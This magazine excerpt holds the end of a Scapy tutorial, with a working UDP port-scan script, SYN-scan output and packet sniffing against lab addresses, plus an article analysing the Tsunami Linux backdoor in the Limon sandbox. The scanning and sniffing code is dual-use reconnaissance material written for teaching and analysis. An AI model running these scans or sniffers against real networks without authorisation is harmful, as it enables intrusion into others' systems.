Let me explain it; remember that the response for Open Ports is 'SA', which is referring to Syn/ACK. If you looked at (figure 14), you will see (No.) column in the table. The corresponding number for 'Syn' is 2 and for 'Ack' is 16, if we add those numbers we will get '18'. That's why we used the number 18 in the script. In other words, we are telling the script "The condition is True when the flags of the response is 'SYN/ACK'".

The following shows the output of the script

```
root@Hakin9:~# ./SynScan.py 192.168.56.101 1-100
This port is open 21
This port is open 22
This port is open 23
This port is open 25
This port is open 53
This port is open 80
```

(Figure 20). Script Output

192.168.56.103	192.168.56.101	TCP	54	20→22 [SYN] Seq=0 Win=8192 Len=0
192.168.56.101	192.168.56.103	TCP	60	22→20 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0
192.168.56.103	192.168.56.101	TCP	54	20→22 [RST] Seq=1 Win=0 Len=0
192.168.56.103	192.168.56.101	TCP	54	20→23 [SYN] Seq=0 Win=8192 Len=0
192.168.56.101	192.168.56.103	TCP	60	23→20 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0
192.168.56.103	192.168.56.101	TCP	54	20→23 [RST] Seq=1 Win=0 Len=0
192.168.56.103	192.168.56.101	TCP	54	20→24 [SYN] Seq=0 Win=8192 Len=0
192.168.56.101	192.168.56.103	TCP	60	24→20 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0

(Figure 21). Monitoring the Script

Using Scapy to perform SYN Scan or TCP (Transmission Control Protocol) Scan is easy because of the nature of TCP Protocol. TCP is considered a "connection oriented protocol" because it requires that the communication between both the sender and the receiver stays in sync. This process ensures that the packets sent from one computer to another arrive at the receiver intact and in the order they were sent. On the other hand, UDP (User Datagram Protocol) is considered to be "connectionless" because the sender simply sends packets to the receiver with no mechanism for ensuring that the packets arrive at the destination. There are many advantages and disadvantages to each of the protocols including speed, reliability, and error checking. To truly master port scanning you will need to have a solid understanding of these protocols. In other words, you can think of TCP's Communication process as a Phone Call. On the other hand, you can think of UDP's Communication Process as dropping a letter in a mailbox, as a sender, there is no return receipt or delivery confirmation for the sender. You have no guarantee that the letter will get to its final destination. So, is it impossible to make a UDP Scan? Of course not, but we have to use another approach to do so. When we were trying to perform SYN Scan, we looked for a specific answer from the target, but with UDP we only get an answer if the port is closed, we will get ICMP - Unreachable. In other words, this time we will look for Error from the target's port so we can tell that the port is Closed, and assume that the other ports with no answer are OPEN.

To begin with, we will try to send a UDP Packet to a Closed Port to try to analyze the response.

```
>>> myUDP = IP()/UDP()
>>> myUDP.dst = '192.168.56.101'
>>> myUDP.dport = 161
>>> myUDP.display()
###[ IP ]###
  version= 4
  ihl= None
  tos= 0x0
  len= None
  id= 1
  flags=
  frag= 0
  ttl= 64
  proto= udp
  chksum= None
  src= 192.168.56.103
  dst= 192.168.56.101
  \options\
###[ UDP ]###
     sport= domain
     dport= snmp
     len= None
     chksum= None
```

(Figure 22). UDP Packet

Now let's try to send it and see what's going to happen.

```
>>> sr1(myUDP)
Begin emission:
Finished to send 1 packets.
*
Received 1 packets, got 1 answers, remaining 0 packets
<IP  version=4L ihl=5L tos=0xc0 len=56 id=64844 flags= frag=0L t
tl=64 proto=icmp chksum=0x8a9b src=192.168.56.101 dst=192.168.56
.103 options=[] |<ICMP  type=dest-unreach code=port-unreachable
chksum=0xef33 reserved=0 length=0 nexthopmtu=0 |<IPerror  versio
n=4L ihl=5L tos=0x0 len=28 id=1 flags= frag=0L ttl=64 proto=udp
chksum=0x88b3 src=192.168.56.103 dst=192.168.56.101 options=[] |
<UDPerror  sport=domain dport=snmp len=8 chksum=0xceb |>>>>
>>> |
```

(Figure 23). UDP Packet Response

Note that the answer from the target port contains an ICMP Packet, which has TYPE (Destination-Unreachable) and Code (Port-Unreachable) Values, which indicates that the Port is Closed. This time we will try to send a UDP Packet to an Open Port.

```
>>> myUDP = IP()/UDP()
>>> myUDP.dst = '192.168.56.101'
>>> myUDP.dport = 53
>>> myUDP.display()
###[ IP ]###
  version= 4
  ihl= None
  tos= 0x0
  len= None
  id= 1
  flags=
  frag= 0
  ttl= 64
  proto= udp
  chksum= None
  src= 192.168.56.103
  dst= 192.168.56.101
  \options\
###[ UDP ]###
     sport= domain
     dport= domain
     len= None
     chksum= None
```

(Figure 24). UDP Packet (Port 53)

Let's try and send it.

"side note"

As mentioned in my comment, if a firewall is blocking this traffic, then you will not receive a response, as shown below.

Through a Firewall on a closed port.

```
>>> sr1(myUDP)
Begin emission:
Finished to send 1 packets.
......^C
Received 6 packets, got 0 answers, remaining 1 packets
>>> sr1(myUDP)
Begin emission:
Finished to send 1 packets.
.....................................................................
.....................................................................
.....................................................................
.....................................^C
Received 283 packets, got 0 answers, remaining 1 packets
```

Removing the Firewall

```
>>> sr1(myUDP)
Begin emission:
Finished to send 1 packets.
*
Received 1 packets, got 1 answers, remaining 0 packets
<IP  version=4L ihl=5L tos=0xc0 len=56 id=36619 flags= frag=0L ttl=64 proto=icmp
 chksum=0xf8dd src=192.168.56.101 dst=192.168.56.102 options=[] |<ICMP  type=des
t-unreach code=port-unreachable chksum=0xef32 reserved=0 length=0 nexthopmtu=0 |
<IPerror  version=4L ihl=5L tos=0x0 len=28 id=1 flags= frag=0L ttl=64 proto=udp
chksum=0x88b4 src=192.168.56.102 dst=192.168.56.101 options=[] |<UDPerror  sport
=85 dport=snmp len=8 chksum=0xccc |>>>>
>>>
```

```
>>> sr1(myUDP)
Begin emission:
.Finished to send 1 packets.
^C
Received 1 packets, got 0 answers, remaining 1 packets
>>>
```

(Figure 25). UDP Packet No Response

As you can see, we received no reply from the target, which indicates that the Port is OPEN.

It's time to make our UDP Scan Script.

```
#!/usr/bin/env python

import logging
logging.getLogger("scapy.runtime").setLevel(logging.ERROR)
from scapy.all import *
import sys
import time
from colorama import Fore,Back,Style

if len(sys.argv) !=3:
        print "Usage: python %s IP [Range Start]-[Range End]" % sys.argv[0]
        print "Usage: python %s 192.168.56.101 1-1000" % sys.argv[0]
        sys.exit()

myIP = sys.argv[1]
startPort = int(sys.argv[2].split('-')[0])
endPort = int(sys.argv[2].split('-')[1])

for myPort in range(startPort, endPort):
        res = sr1(IP(dst=myIP)/UDP(dport=myPort), timeout=3, verbose=0)
        time.sleep(0.5)
        if res == None:
                print Fore.GREEN + "This port is Open: " + str(myPort) + Fore.RESET
        elif (res.haslayer(ICMP)):
                if (int(res.getlayer(ICMP).type) == 3 and int(res.getlayer(ICMP).code) == 3):
                        print "This port is Closed: " + str(myPort)
                elif (int(res.getlayer(ICMP).type) == 3 and int(res.getlayer(ICMP).code) in [1,2,9,10,13]):
                        print "This port is Filtered: " + str(myPort)
```

(Figure 26). UDP Scan Script

Let's explain some of the functions we used in the script:

`haslayer` --> To find if a particular layer, like TCP or UDP or ICMP, is present or not inside a packet.

`getlayer` --> To get a particular value from a layer, like TCP or UDP or ICMP, present inside a packet.

The numbers we used in the script indicate types and codes of Error Messages of ICMP Protocol. (For more information: http://www.nthelp.com/icmp.html).

```
root@Hakin9:~/Desktop# python UDPScan.py 192.168.56.101 50-55
This port is Closed: 50
This port is Closed: 51
This port is Closed: 52
This port is Open: 53
This port is Closed: 54
root@Hakin9:~/Desktop#
```

(Figure 27). UDP Scan Results

Now that we know the basics of creating packets and interacting with them through the Scapy shell, and we already used Scapy Module in our scripts, let's take this article to a new level by explaining how to use Scapy Sniffing Capabilities.

In Scapy, we can easily Sniff Packets with the function sniff()

There are many different ways to determine your interfaces and they can be seen while you're in the Scapy interpreter.

Utilizing the conf.iface command, you can see the interface Scapy is currently utilizing.

```
>>> conf.iface
'eth0'
>>>
```

You can also use the conf command to see all configurations as shown below:

```
>>> conf
ASN1_default_codec = <ASN1Codec BER[1]>
AS_resolver = <scapy.as_resolvers.AS_resolver_multi instance at 0x7fe0b9abeef0>
BTsocket   = <BluetoothL2CAPSocket: read/write packets on a connected L2CAP ...
L2listen   = <L2ListenSocket: read packets at layer 2 using Linux PF_PACKET ...
L2socket   = <L2Socket: read/write packets at layer 2 using Linux PF_PACKET ...
L3socket   = <L3PacketSocket: read/write packets at layer 3 using Linux PF_P...
auto_fragment = 1
checkIPID  = 0
checkIPaddr = 1
checkIPsrc = 1
check_TCPerror_seqack = 0
color_theme = <DefaultTheme>
commands   = arpcachepoison : Poison target's cache with (your MAC,victim's ...
debug_dissector = 0
debug_match = 0
default_l2 = <class 'scapy.packet.Raw'>
emph       = <Emphasize []>
ethertypes = </etc/ethertypes/ >
except_filter = ''
extensions_paths = '.'
histfile   = '/root/.scapy_history'
iface      = 'eth0'
```

In order to show all of your interfaces, you'll need to know the architecture. Because Scapy can be run on Windows or Linux, there will be different commands to retrieve the information.

Linux: `get_if_list()`

```
>>> get_if_list()
['eth0', 'eth1', 'lo']
>>>
```

Windows: `scapy.arch.windows.show_interfaces()`

```
In [1]: scapy.arch.windows.show_interfaces()
INDEX  IFACE                                IP
19     Bluetooth Network Connection         0.0.0.0
7      Ethernet 4
14     VirtualBox Host-Only Network         0.0.0.0
23     VirtualBox Host-Only Network #2
21     Wi-Fi                                0.0.0.0
```

Back to sniffing:

```
>>> mySniff= sniff(iface='eth1', timeout=10, count=10)
>>> mySniff.summary()
Ether / IP / ICMP 192.168.56.103 > 192.168.56.101 echo-request 0
 / Raw
Ether / ARP who has 192.168.56.103 says 192.168.56.101 / Padding
Ether / ARP is at 08:00:27:84:21:a1 says 192.168.56.103
Ether / IP / ICMP 192.168.56.101 > 192.168.56.103 echo-reply 0 /
 Raw
Ether / IP / ICMP 192.168.56.103 > 192.168.56.101 echo-request 0
 / Raw
Ether / IP / ICMP 192.168.56.101 > 192.168.56.103 echo-reply 0 /
 Raw
Ether / IP / ICMP 192.168.56.103 > 192.168.56.101 echo-request 0
 / Raw
Ether / IP / ICMP 192.168.56.101 > 192.168.56.103 echo-reply 0 /
 Raw
Ether / IP / ICMP 192.168.56.103 > 192.168.56.101 echo-request 0
 / Raw
Ether / IP / ICMP 192.168.56.101 > 192.168.56.103 echo-reply 0 /
 Raw
>>>
```

(Figure 28). Sniffing Using Scapy

In the previous figure, we used the Sniff function to capture the packets that are using the interface 'eth1', and we used Count Option to tell Scapy that we only want 10 packets to be captured then stop. We also used timeout Option to tell Scapy to stop Sniffing after 10 seconds.

`summary()`: Tells Scapy to show a summary of the data he collected. We can use it instead of display().

When analyzing the packets captured, you also have the capability to look at each packet individually, as shown below:

```
>>> mySniff[1].summary()
'Ether / IP / ICMP 192.168.56.101 > 192.168.56.102 echo-reply 0 / Raw'
>>> mySniff[2].summary()
'Ether / ARP who has 192.168.56.100 says 192.168.56.101 / Padding'
>>> mySniff[5].summary()
'Ether / IP / UDP 192.168.56.100:bootps > 255.255.255.255:bootpc / BOOTP / DHCP'
>>> mySniff[8].summary()
'Ether / IP / TCP 192.168.56.102:45243 > 192.168.56.101:ssh S'
```

We can specify filters, so we can determine the specific type of packets we want to sniff.

```
>>> mySniff= sniff(iface='eth1', filter="tcp and (port 21 or port 22)", count=10)
>>> mySniff.summary()
Ether / IP / TCP 192.168.56.103:48318 > 192.168.56.101:ssh S
Ether / IP / TCP 192.168.56.101:ssh > 192.168.56.103:48318 SA
Ether / IP / TCP 192.168.56.103:48318 > 192.168.56.101:ssh A
Ether / IP / TCP 192.168.56.103:48318 > 192.168.56.101:ssh PA / Raw
Ether / IP / TCP 192.168.56.101:ssh > 192.168.56.103:48318 A
Ether / IP / TCP 192.168.56.101:ssh > 192.168.56.103:48318 PA / Raw
Ether / IP / TCP 192.168.56.103:48318 > 192.168.56.101:ssh A
Ether / IP / TCP 192.168.56.101:ssh > 192.168.56.103:48318 PA / Raw
Ether / IP / TCP 192.168.56.103:48318 > 192.168.56.101:ssh A
Ether / IP / TCP 192.168.56.103:48318 > 192.168.56.101:ssh PA / Raw
>>>
```


(Figure 29). Sniffing On Port 22 or Port 21

As you can see, it's so easy Sniffing using Scapy, there are a lot of options for sniff function and you can try it by yourself.

Conclusion:

We only scratched the surface of Scapy in this article. Scapy is so powerful, you can do almost anything with it. Just imagine and build your tools with Scapy. You can even bypass firewalls with Scapy. The only thing you need is to know what you're doing.

Various



Analysis of Linux Malware Tsunami Using Limon

Monnappa K A

ABOUT THE AUTHOR

Monnappa K A

Monnappa K A works with Cisco Systems focusing on threat intelligence, investigation of advanced cyber attacks, researching on cyber espionage and APT attacks. He is a core member of the security research community "SecurityXploded". He is the author of Limon (sandbox for analyzing Linux malwares). His fields of interest include malware analysis, reverse engineering, memory forensics, and threat intelligence. As an active speaker at security conferences like Black Hat Europe, FIRST- TC, 4SICS, C0c0n and SecurityXploded meetings, he has presented on various topics which include memory forensics, malware analysis, rootkit analysis, and also conducted training at FIRST (Forum of Incident Response and Security teams) conference and 4SICS-SCADA/ICS cyber security summit. He has also authored various articles in Hakin9, eForensics, and HackInsight magazines.

A number of devices are running Linux due to its flexibility and open source nature. This has made Linux platform the target for malware attacks, so it becomes important to analyze the Linux malware. Today, there is a need to analyze Linux malwares in an automated way to understand its capabilities.

Limon is a sandbox developed as a research project written in python, which automatically collects, analyzes, and reports on the run time indicators of Linux malware. It allows one to inspect the malware before execution, during execution, and after execution (post-mortem analysis) by performing static, dynamic and memory analysis using open source tools. Limon analyzes the malware in a controlled environment, monitors its activities and its child processes to determine the nature and purpose of the malware. It determines the malware's process activity, interaction with the file system, network, it also performs memory analysis and stores the analyzed artifacts for later analysis. Since Limon relies on open source tools, it's easy for any security analyst to setup a personal sandbox to perform Linux malware analysis. The paper will touch on details of Linux malware analysis and features of Limon sandbox.

Why Malware Analysis?

Malware is a piece of software which causes harm to a computer system without the owner's consent. Viruses, Trojans, worms, backdoors, rootkits and spyware can all be considered as malwares.

With new malware attacks making news every day and compromising company’s network and critical infrastructures around the world, malware analysis is critical for anyone who responds to such incidents.

Malware analysis is the process of understanding the behaviour and characteristics of malware, how to detect and eliminate it.

There are many reasons why we would want to analyze a malware, below to name just a few:

- Determine the nature and purpose of the malware i.e. whether the malware is an information stealing malware, http bot, spam bot, rootkit, keylogger, RAT etc.
- Interaction with the Operating System i.e. to understand the file system, process and network activities.
- Detect identifiable patterns (network and host based indicators) to cure and prevent future infections

Types of Malware Analysis

In order to understand the characteristics of the malware three types of analysis can be performed they are:

- Static Analysis
- Dynamic Analysis
- Memory Analysis

In most cases static and dynamic analysis will yield sufficient results however Memory analysis helps in determining hidden artifacts, rootkit and stealth malware capabilities.

Static Analysis

Static Analysis involves analyzing the malware without actually executing it. Following are the steps:

- **Determining the File Type**: Determining the file type can also help you understand the type of environment the malware is targeted towards, for example if the file type is ELF (Executable and Linkable format) format which is a standard binary file format for Unix and Unix-like systems, then it can be concluded that the malware is targeted towards a Unix or Unix flavoured systems.

- **Determining the Cryptographic Hash**: Cryptographic Hash values like MD5 and SHA1 can serve as a unique identifier for the file throughout the course of analysis. Malware, after executing can copy itself to a different location or drop another piece of malware, cryptographic hash can help you determine whether the newly copied/dropped sample is same as the original sample or a different one. With this information we can determine if malware analysis needs to be performed on a single sample or multiple samples. Cryptographic hash can also be submitted to online antivirus scanners like VirusTotal to determine if it has been previously detected by any of the AV vendors. Cryptographic hash can also be used to search for the specific malware sample on the internet.

- **Strings search**: Strings are plain text ASCII and UNICODE characters embedded within a file. Strings search give clues about the functionality and commands associated with a malicious file. Although strings do not provide complete picture of the function and capability of a file, they can yield information like file names, URL, domain names, ip address, attack commands etc.

- **File obfuscation (packers, cryptors) detection:** Malware authors often use softwares like packers and cryptors to obfuscate the contents of the file in order to evade detection from anti-virus softwares and intrustion detection systems. This technique slows down the malware analysts from reverse engineering the code.

- **Determine Fuzzy Hash:** Comparing the malware samples collected or maintained in a private or public repository is an important part of file identification process. The easiest way to check for file similarity is through a process called “Fuzzy Hashing”. Fuzzy hash comparison can tell the percentage similarity between the files. Fuzzy hash comparison is a method by which identical files can be identified. This can help in determine the variants of the same malware.

- **Submission to online Antivirus scanning services**: This will help you determine if the malicious code signatures exist for the suspect file. The signature name for the specific file provides an excellent way to gain additional information about the file and capabilities. By visiting the respective antivirus vendor web sites or

searching for the signature in search engines can yield additional details about the suspect file. Such information may help in further investigation and reduce the analysis time of the malware specimen.

VirusTotal (http://www.virustotal.com) is a popular web based malware scanning services.

Inspecting File Dependencies: Executable loads multiple shared libraries and call api functions to perform certain actions like resolving domain names, establishing an http connection etc. Determining the type of shared library and list of api calls imported by an executable can give an idea on the functionality of the malware.

Examining ELF File Structure: ELF stands for "Executable and Linkable Format" this is a standard binary file format for Linux systems. Examining the ELF file structure can yield wealth of the information including Sections, Symbols and other file metadata information.

Disassembling the File: Examining the suspect program in a disassembler allows the investigator to explore the instructions that will be executed by the malware. Disassembly can help in tracing the paths that are not usually determined during dynamic analysis.

Dynamic Analysis

Dynamic Analysis involves executing the malware sample in a controlled environment and monitoring as it runs. Sometimes static analysis will not reveal much information due to obfuscation, packing in such cases dynamic analysis is the best way to identify malware functionality. Following are some of the steps involved in dynamic analysis:

- **Monitoring Process Activity:** This involves executing the malicious program and examining the properties of the resulting process and other processes running on the infected system. This technique can reveal information about the process like process name, process id, child processes created, system path of the executable program, modules loaded by the suspect program.

- **Monitoring File System Activity:** This involves examining the real time file system activity while the malware is running; this technique reveals information about the opened files, newly created files and deleted files as a result of executing the malware sample.

- **Monitoring Network Activity:** In addition to monitoring the activity on the infected host system, monitoring the network traffic to and from the system during the course of running the malware sample is also important. This helps to identify the network capabilities of the specimen and will also allow us to determine the network based indicator which can then be used to create signatures on security devices like Intrusion Detection System.

- **System Call Tracing:** System calls made by malware can provide insight into the nature and purpose of the executed program such as file, network and memory access. Monitoring the system calls can help determine the interaction of the malware with the operating system.

Memory Analysis

Memory Analysis also referred to as Memory Forensics is the analysis of the memory image taken from the running computer. Analyzing the memory after executing the malware sample provides post-mortem perspective and helps in extracting forensics artifacts from a computer's memory like:

- running processes
- network connections
- loaded modules
- code injections
- Hooking and Rootkit capabilities.
- API Hooking

Limon Linux Sandbox

Limon is a sandbox for automating Linux malware analysis. It was developed as a research project for learning Linux malware analysis. It is written in python and uses custom python scripts and various open source tools to perform static, dynamic/behavioural and memory analysis.

Limon can be downloaded from

https://github.com/monnappa22/Limon

Working of Limon

Limon performs below steps for analyzing the linux malware samples.

- Takes sample as input
- Performs static analysis
- Starts the Virtual Machine
- Transfers the malware to Virtual Machine
- Runs the monitoring tools (to monitor process, file system, network activity etc)
- Executes the malware for the specified time

- Stops the monitoring tools
- Suspends the Virtual Machine
- Acquires the memory image
- Performs memory analysis using Volatility framework
- Stores the results (Final reports, destkop screenshot, pcaps and malicious artifacts for later analysis)

Supported File Types

Limon can analyze below file types (both with and without parameters):

- ELF Executable(both x86 and x86_64)
- Perl Script
- Python script
- Shell script
- Bash script
- PHP script
- Loadable kernel module(LKM)

Analysis of Linux Malware Tsunami using Limon

To demonstrate the working of Limon, Linux malware sample “Tsunami” was run in Limon for 40 seconds as shown in the screenshot below. This section contains the analysis details of the Linux malware “Tsunami”. The screenshots also shows different options in Limon.

```
root@helios:~/limon_sandbox# python limon.py -h
Usage: limon.py [Options] <file> [args]

Options:
  -h, --help            show this help message and exit
  -t TIMEOUT, --timeout=TIMEOUT
                        timeout in seconds, default is 60 seconds
  -i, --internet        connects to internet
  -p, --perl            perl script (.pl)
  -P, --python          python script (.py)
  -z, --php             php script
  -s, --shell           shell script
  -b, --bash            BASH script
  -k, --lkm             load kernel module
  -C, --ufctrace        unfiltered call trace(full trace)
  -e, --femonitor       filtered system event monitoring
  -E, --ufemonitor      unfiltered system event monitoring
  -m, --memfor          memory forensics
  -M, --vmemfor         verbose memory forensics(slow)
  -x, --printhexdump    print hex dump in call trace (both filtered and
                        unfiltered call trace)
root@helios:~/limon_sandbox# python limon.py /root/linux_malwares/tsuna -t 40 -x -m
```

Below screenshot shows some of the static analysis results after analyzing the malware in Limon. The malware is 32 bit ELF executable, its dynamically linked and the symbols are not stripped, which means the binary's symbol table can contain references to interesting function names and variables.

```
==========[STATIC ANALYSIS RESULTS]==========

Filetype: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically linked (uses shared libs), for
GNU/Linux 2.6.8, not stripped
File Size: 28.63 KB (29318 bytes)
md5sum: 1610768b1524e24d840ae25964d02c8e
ssdeep: 384:fJp2sVqQvqRFP514VWPE898bTyJGb0GnfknfXI0yIUQhLxJs+C3POCtZ8ax0h/49:BpRkQiVHAbTyJGb01fXI+9w9f5+R4wC
ELF Header:
  Magic:   7f 45 4c 46 01 01 01 00 00 00 00 00 00 00 00 00
  Class:                             ELF32
  Data:                              2's complement, little endian
  Version:                           1 (current)
  OS/ABI:                            UNIX - System V
  ABI Version:                       0
  Type:                              EXEC (Executable file)
  Machine:                           Intel 80386
  Version:                           0x1
  Entry point address:               0x8048e10
  Start of program headers:          52 (bytes into file)
  Start of section headers:          23172 (bytes into file)
  Flags:                             0x0
  Size of this header:               52 (bytes)
  Size of program headers:           32 (bytes)
  Number of program headers:         7
  Size of section headers:           40 (bytes)
  Number of section headers:         36
  Section header string table index: 33
```

When a malware is submitted to Limon, Limon determines the ssdeep hash (fuzzy hash) and compares the fuzzy hash with the master list of fuzzy hashes of previously submitted samples. In this case the fuzzy hash of the malware has 100% match with the previously submitted sample, indicating that it is the same malware sample.

Limon also extracts the ASCII and UNICODE strings from the malware and stores in a separate files (strings_ascii.txt and strings_unicode.txt), we will look at strings later.

The malware sample was also run against YARA rules to determine malware capabilities. As shown in the below screenshot it looks like malware has IRC capabilities (we will confirm that during dynamic analysis).

```
----------------------------------------
ssdeep comparison:
/root/linux_malwares/tsuna matches /root/linux_reports/ssdeep_master.txt:/root/lin_test/tsuna (100)

----------------------------------------
Strings:
    Ascii strings written to /root/linux_reports/tsuna/strings_ascii.txt
    Unicode strings written to /root/linux_reports/tsuna/strings_unicode.txt
----------------------------------------
Packers:
    []
----------------------------------------
Malware Capabilities and classification using YARA rules:
    [irc, bankers]
----------------------------------------
```

When the malware is submitted to Limon, it determines the md5 hash of the sample and uses the md5sum to search the VirusTotal using its public api. In this case the sample is detected by Anti-Virus vendors as Tsunami.

```
Virustotal:

      AVG ==>
      AhnLab-V3 ==>
      AntiVir ==> BDS/Katien.R
      Antiy-AVL ==>
      Avast ==> ELF:Tsunami-B
      Avast5 ==> ELF:Tsunami-B
      BitDefender ==> Generic.Malware.G!IFg.2C2A4AA5
      CAT-QuickHeal ==>
      ClamAV ==> Trojan.Tsunami.B
      Commtouch ==>
      Comodo ==>
      DrWeb ==>
      Emsisoft ==> Backdoor.Linux.Tsunami!IK
      F-Prot ==>
      F-Secure ==> Generic.Malware.G!IFg.2C2A4AA5
      Fortinet ==>
      GData ==> Generic.Malware.G!IFg.2C2A4AA5
      Ikarus ==> Backdoor.Linux.Tsunami
      Jiangmin ==>
      K7AntiVirus ==>
      Kaspersky ==> Backdoor.Linux.Tsunami.gen
      McAfee ==> Linux/DDoS-Kaiten
      McAfee-GW-Edition ==> Linux/DDoS-Kaiten
      Microsoft ==>
      NOD32 ==>
      Norman ==>
      PCTools ==> Malware.Linux-Backdoor
```

Since the symbol information was not stripped, Symbol table shows references to network related system calls (like connect, recv, listen, accept, socket etc.) indicating the network capability of the malware.

```
Symbol table '.dynsym' contains 56 entries:
   Num:    Value  Size Type    Bind   Vis      Ndx Name
